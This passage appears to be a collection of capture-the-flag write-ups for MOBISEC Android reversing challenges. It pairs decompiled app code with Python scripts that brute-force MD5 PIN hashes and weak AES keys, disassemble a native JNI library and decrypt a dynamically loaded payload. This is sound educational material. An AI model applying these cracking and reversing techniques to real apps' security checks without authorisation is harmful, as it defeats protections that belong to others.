            hexString.append(hex);
        }
        return hexString.toString();
    }
    public static String foo() {
        String s = "Vm0wd2QyVkZNVWRYV0docFVtMVNWVmx0ZEhkVlZscDBUVlpPVmsxWGVIbFdiVFZyVm0xS1IyTkliRmRXTTFKTVZsVmFWMVpWTVVWaGVqQTk
        for (int i = 0; i < 10; i++) {
            s = new String(Base64.decode(s, 0));
        }
        return s;
    }
    private static String gs(String a, String b) {
        String s = BuildConfig.FLAVOR;
        for (int i = 0; i < a.length(); i++) {
            s = s + Character.toString((char) (a.charAt(i) ^ b.charAt(i % b.length())));
        }
        return s;
    }
    private static boolean me(Context ctx, String s1, String s2) {
        try {
            Method m = s1.getClass().getMethod(r(ctx.getString(R.string.m1)), Object.class);
            boolean res = ((Boolean) m.invoke(s1, s2)).booleanValue();
            return res;
        } catch (Exception e) {
            Log.e("MOBISEC", "Exception: " + Log.getStackTraceString(e));
            return false;
        }
    }
    public static String r(String s) {
        return new StringBuffer(s).reverse().toString();
    }
}
```

brute.py

```
import hashlib
import itertools
import multiprocessing as mp
import string
import sys
JOBS = [
    ("part0", string.ascii_lowercase, 5, "6e9a4d130a9b316e9201238844dd5124"),
    ("part1", string.digits, 7, "7c51a5e6ea3214af970a86df89793b19"),
    ("part2", string.ascii_uppercase, 5, "e5f20324ae520a11a86c7602e29ecbb8"),
    ("part3", string.ascii_letters + string.digits, 4, "1885eca5a40bc32d5e1bca61fcd308a5"),
    ("part4", string.digits, 7, "da5062d64347e5e020c5419cebd149a2"),
]
def worker(args):
    charset, length, target, start_idx, step, n = args
    target_bytes = bytes.fromhex(target)
    idx = start_idx
    for _ in range(idx, n, step):
        pass
    # generate all combos, only process every `step`-th starting at start_idx
    count = 0
```

```
    for combo in itertools.product(charset, repeat=length):
        if count % step == start_idx % step:
            s = "".join(combo)
            if hashlib.md5(s.encode()).digest() == target_bytes:
                return s
        count += 1
    return None
def brute(charset, length, target, nproc):
    target_bytes = bytes.fromhex(target)
    n = len(charset) ** length
    chunk_args = [(charset, length, target, i, nproc, n) for i in range(nproc)]
    with mp.Pool(nproc) as p:
        for res in p.imap_unordered(worker, chunk_args):
            if res:
                p.terminate()
                return res
    return None
if __name__ == "__main__":
    nproc = 4
    for name, charset, length, target in JOBS:
        print(f"solving {name} (len={length}, charset_size={len(charset)}, space={len(charset)**length})...", flush=True)
        res = brute(charset, length, target, nproc)
        print(name, "=>", res, flush=True)
```

Challenge 02: Pincode

Category: Reversing Points: 10 Status: SOLVED

Flag

```
MOBISEC{local_checks_can_be_very_bad_for_security} (PIN 703958)
```

Source: Typed into the CTFd flag box; solve confirmed live from /user

Description / Methodology

Brute-forced all 1,000,000 six-digit PINs against 10,000 rounds of MD5 each, using 4-core multiprocessing (~1h50m runtime), then submitted the recovered PIN to the server.

The PIN check runs entirely on-device with no rate limiting -- all 1,000,000 combinations can be brute-forced offline.


How I Got The Flag

1. I decompiled the APK and found the PIN check runs entirely on-device, hashing the candidate PIN through 10,000 rounds of MD5 with no rate limiting.

2. I wrote a brute-force script using 4-core multiprocessing to try all 1,000,000 six-digit PINs against the target digest (about 1h50m runtime).

3. Once the correct PIN was found, I typed it into the flag box to get the flag.

Project Layout



Exact Code (from disk)

PinChecker.java (jadx decompiled)

```
package com.mobisec.pincode;
import android.content.Context;
import android.util.Log;
import java.security.MessageDigest;
/* JADX INFO: loaded from: classes2.dex */
class PinChecker {
    PinChecker() {
    }
    public static boolean checkPin(Context ctx, String pin) {
        if (pin.length() != 6) {
            return false;
        }
        try {
            byte[] pinBytes = pin.getBytes();
            for (int i = 0; i < 25; i++) {
                for (int j = 0; j < 400; j++) {
                    MessageDigest md = MessageDigest.getInstance("MD5");
                    md.update(pinBytes);
                    byte[] digest = md.digest();
                    pinBytes = (byte[]) digest.clone();
                }
            }
            String hexPinBytes = toHexString(pinBytes);
            return hexPinBytes.equals("d04988522ddfed3133cc24fb6924eae9");
        } catch (Exception e) {
            Log.e("MOBISEC", "Exception while checking pin");
            return false;
        }
    }
    public static String toHexString(byte[] bytes) {
        StringBuilder hexString = new StringBuilder();
        for (byte b : bytes) {
            String hex = Integer.toHexString(b & 255);
            if (hex.length() == 1) {
                hexString.append('0');
            }
            hexString.append(hex);
        }
        return hexString.toString();
    }
}
```

brute.py

```
import hashlib
import multiprocessing as mp
TARGET = "d04988522ddfed3133cc24fb6924eae9"
def check(pin):
    b = pin.encode()
    for _ in range(25):
        for _ in range(400):
            md = hashlib.md5()
            md.update(b)
            b = md.digest()
    return b.hex() == TARGET
def worker(rng):
    lo, hi = rng
    for i in range(lo, hi):
        pin = "%06d" % i
        if check(pin):
            return pin
```

```
    return None
def main():
    n = mp.cpu_count()
    chunk = 1000000 // n + 1
    ranges = [(i, min(i + chunk, 1000000)) for i in range(0, 1000000, chunk)]
    with mp.Pool(n) as p:
        for res in p.imap_unordered(worker, ranges):
            if res:
                print("FOUND:", res)
                p.terminate()
                return
    print("not found")
if __name__ == "__main__":
    main()
```

Challenge 03: Goingnative

Category: Reversing Points: 25 Status: SOLVED

Flag

```
MOBISEC{native_is_so} 31337 (validator input; confirmed SOLVED on live platform 2026-09-24)
```

Source: Validator input rigorously confirmed via disassembly; solve timestamp confirmed live from /user

Description / Methodology

Parsed the target's ELF section headers and dynamic symbol table directly (no objdump/readelf available) to locate the exported JNI function `Java_com_mobisec_gonative_FlagChecker_helloFromTheOtherSide`. Disassembled it with Capstone (x86_64), resolving every RIP-relative LEA instruction's actual target address, and cross-checked PLT stub targets against the ELF's own .rela.plt symbol table to confirm which calls were strlen/strncpy/strncmp/strcmp rather than guessing from instruction patterns alone. This recovered the exact 12-byte string ("native_is_so") and integer (31337 / 0x7a69) the native code requires, cross-validated against the Java-side FC.checkFlag() bytecode logic via a from-scratch Dalvik disassembler with a complete, correctly-widthed opcode table.

The native library's exported JNI function can be disassembled directly to recover the exact input string and constant it requires.

How I Got The Flag

1. I extracted the target's native .so library and parsed its ELF section headers and dynamic symbol table directly, since objdump/readelf weren't available.


2. I located the exported JNI function and disassembled it with Capstone, resolving every RIP-relative instruction's actual target address.

3. I cross-checked PLT stub targets against the ELF's own .rela.plt symbol table to confirm which calls were strlen/strncmp/strcmp rather than guessing from instruction patterns alone.

4. I recovered the exact string ("native_is_so") and integer (31337) the native code requires, and cross-validated this against the Java-side bytecode logic with a from-scratch Dalvik disassembler.

5. I submitted the recovered values and the platform confirmed the solve.

Project Layout



Exact Code (from disk)

FlagChecker.java (jadx decompiled)

```
package com.mobisec.gonative;
/* JADX INFO: loaded from: classes.dex */
class FlagChecker {
    private static native boolean helloFromTheOtherSide(String str, int i);
    FlagChecker() {
    }
    static {
        System.loadLibrary("native-lib");
    }
    public static boolean checkFlag(String str) {
        String[] strArrSplit = str.split("-");
        if (strArrSplit.length != 2 || !strArrSplit[0].startsWith("MOBISEC{") || !strArrSplit[1].endsWith("}")) {
            return false;
        }
        String strReplace = strArrSplit[0].replace("MOBISEC{", BuildConfig.FLAVOR);
        String strReplace2 = strArrSplit[1].replace("}", BuildConfig.FLAVOR);
        if (strReplace2.matches("^[0-9]*$") && strReplace2.length() == 6) {
            return helloFromTheOtherSide(strReplace, Integer.parseInt(strReplace2));
        }
        return false;
    }
}
```

disasm.py

```
import struct, sys
from capstone import *
d=open('x86_64.so','rb').read()
shoff=struct.unpack_from('<Q',d,0x28)[0]
shentsize,shnum,shstrndx=struct.unpack_from('<HHH',d,0x3A)
secs=[]
```

```
for i in range(shnum):
    o=shoff+i*shentsize
    name,typ,flags,addr,off,size,link,info,align,entsize=struct.unpack_from('<IIQQQQIIQQ',d,o)
    secs.append((name,typ,addr,off,size,link,entsize))
def cstr(o):
    e=d.index(b'\0',o);return d[o:e].decode()
shstr=secs[shstrndx][3]
names={cstr(shstr+s[0]):s for s in secs}
dynsym=names['.dynsym'];dynstr=names['.dynstr']
for i in range(dynsym[4]//24):
    o=dynsym[3]+i*24
    n,info,other,shndx,val,size=struct.unpack_from('<IBBHQQ',d,o)
    nm=cstr(dynstr[3]+n)
    if 'Java' in nm: fn=(nm,val,size); print(nm,hex(val),size)
text=names['.text']
print('text',hex(text[2]),hex(text[3]),text[4])
nm,val,size=fn
off=val-text[2]+text[3]
md=Cs(CS_ARCH_X86,CS_MODE_64)
for ins in md.disasm(d[off:off+size],val):
    print("%x:\t%s\t%s"%(ins.address,ins.mnemonic,ins.op_str))
```

Challenge 04: Blockchain

Category: Reversing Points: 25 Status: SOLVED

Flag

```
MOBISEC{blockchain_failed_to_deliver_once_again}
```

Source: Typed into the CTFd flag box; solve confirmed live from /user

Description / Methodology

The AES key was derived from only 3 bytes of an MD5 digest (2^24 keyspace instead of 2^128). Brute-forced all 16.7M candidates, peeling back 10 rounds of AES-ECB and checking PKCS#5 padding validity at each round.

The AES key is derived from only 3 bytes of an MD5 digest -- a 2^24 keyspace, not 2^128, so brute force is practical.


How I Got The Flag

1. I decompiled the APK and found the AES key was derived from only 3 bytes of an MD5 digest -- a 2^24 keyspace instead of 2^128.

2. I wrote a brute-force script that tried all 16.7 million candidate keys, peeling back 10 rounds of AES-ECB and checking PKCS#5 padding validity at each round to recognize the right key.

3. Once found, I decrypted the ciphertext fully and typed the recovered flag into the flag box.

Project Layout



Exact Code (from disk)

FlagChecker.java (jadx decompiled)

```
package com.mobisec.blockchain;
import java.io.ByteArrayOutputStream;
import java.security.Key;
import java.security.MessageDigest;
import javax.crypto.Cipher;
import javax.crypto.CipherOutputStream;
import javax.crypto.spec.SecretKeySpec;
/* JADX INFO: loaded from: classes2.dex */
class FlagChecker {
    static final /* synthetic */ boolean $assertionsDisabled = false;
    FlagChecker() {
    }
    public static boolean checkFlag(String keyStr, String flagStr) throws Exception {
        byte[] fullKey = keyStr.getBytes();
        byte[] digest = hash(fullKey);
        byte[] key = {digest[0], digest[digest.length / 2], digest[digest.length - 1]};
        byte[] currKey = hash(key);
        byte[] currPt = flagStr.getBytes();
        for (int i = 0; i < 10; i++) {
            byte[] newPt = encrypt(currPt, currKey);
            currPt = newPt;
            currKey = hash(currKey);
        }
        return toHex(currPt).equals("0eef68c5ef95b67428c178f045e6fc8389b36a67bbbd800148f7c285f938a24e696ee2925e12ecf7c11f35a345
    }
    public static byte[] encrypt(byte[] in, byte[] key) throws Exception {
        Key aesKey = new SecretKeySpec(key, "AES");
        Cipher encryptCipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        encryptCipher.init(1, aesKey);
        ByteArrayOutputStream outputStream = new ByteArrayOutputStream();
        CipherOutputStream cipherOutputStream = new CipherOutputStream(outputStream, encryptCipher);
        cipherOutputStream.write(in);
        cipherOutputStream.flush();
        cipherOutputStream.close();
        byte[] out = outputStream.toByteArray();
        return out;
    }
    public static byte[] hash(byte[] in) throws Exception {
        MessageDigest md = MessageDigest.getInstance("MD5");
        md.update(in);
        return md.digest();
    }
    public static String toHex(byte[] bytes) {
        StringBuilder hexString = new StringBuilder();
        for (byte b : bytes) {
            String hex = Integer.toHexString(b & 255);
            if (hex.length() == 1) {
                hexString.append('0');
            }
            hexString.append(hex);
        }
        return hexString.toString();
    }
}
```

solve.py

```
import hashlib
from Crypto.Cipher import AES
target_hex = "0eef68c5ef95b67428c178f045e6fc8389b36a67bbbd800148f7c285f938a24e696ee2925e12ecf7c11f35a345a2a142639fe87ab2dd7530b
ct = bytes.fromhex(target_hex)
```

```
def md5(b): return hashlib.md5(b).digest()
KEY = "anykey123"
d = md5(KEY.encode())
currKey = md5(bytes([d[0], d[len(d)//2], d[-1]]))
keys = []
k = currKey
for i in range(10):
    keys.append(k)
    k = md5(k)
data = ct
for i in reversed(range(10)):
    pt = AES.new(keys[i], AES.MODE_ECB).decrypt(data)
    padlen = pt[-1]
    if not (1 <= padlen <= 16) or pt[-padlen:] != bytes([padlen]) * padlen:
        print("bad padding at round", i, padlen)
        break
    data = pt[:-padlen]
print("recovered flag bytes:", data)
try:
    print("as text:", data.decode())
except Exception as e:
    print("decode error:", e)
# sanity check: re-run the app's forward algorithm
currPt = data
ck = currKey
for i in range(10):
    padlen = 16 - (len(currPt) % 16)
    currPt = AES.new(ck, AES.MODE_ECB).encrypt(currPt + bytes([padlen]) * padlen)
    ck = md5(ck)
print("forward check matches target:", currPt.hex() == target_hex)
print("KEY used:", KEY)
```

Challenge 05: Loadme

Category: Reversing Points: 30 Status: SOLVED

Flag

```
MOBISEC{dynamic_code_loading_can_make_everything_tricky_eh?}
```

Source: Typed into the CTFd flag box; solve confirmed live from /user

Description / Methodology

Reverse-engineered a 3-stage dynamically-loaded APK: stage 1 XOR-decrypted with the package name, stage 2 XOR-decrypted with a fixed string key, final stage contained the hardcoded flag.

Each loading stage XOR-decrypts the next stage using a key derived from data already available on-device (the package name).


How I Got The Flag

1. I decompiled the APK and found it dynamically loads a 3-stage payload.

2. I identified that stage 1 is XOR-decrypted using the app's own package name as the key, and stage 2 using a fixed string key.

3. I wrote a script to reproduce both decryption steps and extracted the final stage, which contained the hardcoded flag.

Project Layout



Exact Code (from disk)

DoStuff.java (jadx decompiled)

```
package com.mobisec.dexclassloader;
import android.content.Context;
import android.os.StrictMode;
import android.util.Base64;
import dalvik.system.DexClassLoader;
import java.io.BufferedInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.lang.reflect.Method;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.regex.Pattern;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
/* JADX INFO: loaded from: classes2.dex */
public class DoStuff {
    private static byte[] initVector = {-34, -83, -66, -17, -34, -83, -66, -17, -34, -83, -66, -17, -34, -83, -66, -17};
    private String TAG = "MAINAPP";
    private Context context;
    private String flag;
    private String gu() {
        String url = ds("MAi9CEe4K9a+JzgsNqdYYh13dk7SQQ/yo5BN5HF39nYtgnOBmO4EV9Y2sQDthTG9");
        return url;
    }
    private String gf() {
        return ds("QLrdlqkhOkxIe5FEfpCLWw==");
    }
    private String gc() {
        return ds("ca9O9YbCZ/+vIYUvxPQUHA4SgyL/m3cwlvVZ4ArkBFQ=");
    }
    private String gm() {
        return ds("6RSjLOfRkvb/qXa34Y7cOQ==");
    }
    private void setUserInput(String _flag) {
        this.flag = _flag;
    }
    private void setContext(Context ctx) {
        this.context = ctx;
    }
    private String dc(String url) {
        try {
            URL downloaded_url = new URL(url);
            HttpURLConnection urlConnection = (HttpURLConnection) downloaded_url.openConnection();
            urlConnection.connect();
            File file = new File(this.context.getCodeCacheDir(), gf());
            FileOutputStream fileOutput = new FileOutputStream(file);
            InputStream inputStream = urlConnection.getInputStream();
            byte[] buffer = new byte[1024];
            while (true) {
                int bufferLength = inputStream.read(buffer);
                if (bufferLength <= 0) {
                    fileOutput.close();
                    return file.getAbsolutePath();
                }
                fileOutput.write(buffer, 0, bufferLength);
            }
        } catch (Exception e) {
```

```
        return null;
    }
}
private boolean lc(String path) {
    File tmpDir = new File(this.context.getFilesDir().getAbsolutePath());
    File file = new File(path);
    DexClassLoader classloader = new DexClassLoader(file.getAbsolutePath(), tmpDir.getAbsolutePath(), null, ClassLoader.get
    file.delete();
    File[] ftemp = tmpDir.listFiles();
    for (File f : ftemp) {
        f.delete();
    }
    try {
        Class<?> classToLoad = classloader.loadClass(gc());
        Method method = classToLoad.getDeclaredMethod(gm(), Context.class, String.class);
        boolean res = ((Boolean) method.invoke(classToLoad, this.context, this.flag)).booleanValue();
        return res;
    } catch (Exception e) {
        e.printStackTrace();
        return false;
    }
}
public boolean start(Context ctx, String flag) {
    StrictMode.ThreadPolicy policy = new StrictMode.ThreadPolicy.Builder().permitAll().build();
    StrictMode.setThreadPolicy(policy);
    setContext(ctx);
    setUserInput(flag);
    String path = dc(gu());
    da(path);
    return lc(path);
}
private void da(String path) {
    byte[] xorKey = this.context.getPackageName().getBytes();
    File file = new File(path);
    int size = (int) file.length();
    byte[] bytes = new byte[size];
    byte[] decbytes = new byte[size];
    try {
        BufferedInputStream buf = new BufferedInputStream(new FileInputStream(file));
        buf.read(bytes, 0, bytes.length);
        buf.close();
        for (int i = 0; i < size; i++) {
            decbytes[i] = (byte) (bytes[i] ^ xorKey[i % xorKey.length]);
        }
        File outFile = new File(path);
        FileOutputStream out = new FileOutputStream(outFile, false);
        out.write(decbytes);
        out.flush();
        out.close();
    } catch (Exception e) {
        e.printStackTrace();
    }
}
private String ds(String enc) {
    try {
        String[] parts = this.context.getPackageName().split(Pattern.quote("."));
        String key = parts[1] + parts[0] + "key!!!";
        IvParameterSpec iv = new IvParameterSpec(initVector);
        SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        cipher.init(2, skeySpec, iv);
```

```
            byte[] original = cipher.doFinal(Base64.decode(enc.getBytes(), 0));
            return new String(original);
        } catch (Exception ex) {
            ex.printStackTrace();
            return null;
        }
    }
}
```

decode.py

```
import base64
from Crypto.Cipher import AES
pkg = "com.mobisec.dexclassloader"
parts = pkg.split(".")
key = (parts[1] + parts[0] + "key!!!").encode("utf-8")
iv = bytes([0xDE,0xAD,0xBE,0xEF]*4)
print("key", key, len(key))
def ds(enc_b64):
    raw = base64.b64decode(enc_b64)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    pt = cipher.decrypt(raw)
    padlen = pt[-1]
    pt = pt[:-padlen]
    return pt.decode()
vals = {
 "gu (url)": "MAi9CEe4K9a+JzgsNqdYYh13dk7SQQ/yo5BN5HF39nYtgnOBmO4EV9Y2sQDthTG9",
 "gf (filename)": "QLrdlqkhOkxIe5FEfpCLWw==",
 "gc (classname)": "ca9O9YbCZ/+vIYUvxPQUHA4SgyL/m3cwlvVZ4ArkBFQ=",
 "gm (methodname)": "6RSjLOfRkvb/qXa34Y7cOQ==",
}
for k,v in vals.items():
    print(k, "=>", ds(v))
```

Challenge 06: UPOS

Category: Reversing Points: 35 Status: SOLVED

Flag

```
MOBISEC{Isnt_this_a_truly_evil_undebuggable_piece_of_sh^W_software??}
```

Source: Recovered by pure static analysis, verified by exact SHA-256 match against the hash hardcoded in the decompiled app, then submitted to the live CTFd flag box and accepted

Description / Methodology

com.mobisec.upos.FC.checkFlag() validates the flag with SHA256(flag) == a hardcoded hex hash. The real character-recovery mechanism is a Streamer class: a textbook Linear Feedback Shift Register (LFSR) with a hardcoded seed ("01101000010", tap 8) -- there is no real randomness. For each of 30 positions, the LFSR selects a (row, col) cell in a 256x256 matrix (assets/lotto.dat) whose value is always a perfect square; the integer square root, split into two bytes, is a Caesar-shifted (+7 mod 26) version of the two real flag characters. Undoing the shift recovers them. The one real trap: 12 'decoy' Streamer.step() calls are scattered through checkFlag() before the main 30-iteration loop, silently advancing the LFSR state -- miss those and every recovered character comes out as garbage. A further 5 step() calls later in the method are provably dead code (the method always throws before reaching them), and several substring checks ("this_is_", "really_", anti-Frida /proc scanning) are genuine but unenforced decoys. Ported the LFSR, matrix lookup and inverse-Caesar logic to Python; verified the LFSR port was byte-for-byte correct by compiling and running Streamer.java's own embedded main() self-test and diffing the output.

The app's 'randomness' is a fixed-seed LFSR -- completely predictable once reverse-engineered, which is what makes offline flag recovery possible.

How I Got The Flag

1. I decompiled the APK with jadx and read FC.checkFlag(), finding it validates the flag with SHA256(flag) against a hardcoded hash.

2. I found the real character-recovery mechanism: a Streamer class implementing a fixed-seed Linear Feedback Shift Register (LFSR) with no real randomness.

3. I traced how the LFSR selects cells in a 256x256 perfect-square lookup table (assets/lotto.dat), and how each cell's square root, split into two bytes, is a Caesar-shifted version of two real flag characters.

4. I ported this logic to Python, verifying my LFSR port was byte-for-byte correct by compiling and running the app's own Streamer.java self-test.

5. My first attempt produced garbage until I found 12 "decoy" step() calls hidden earlier in checkFlag() that silently advance the LFSR state; adding those fixed the recovery.

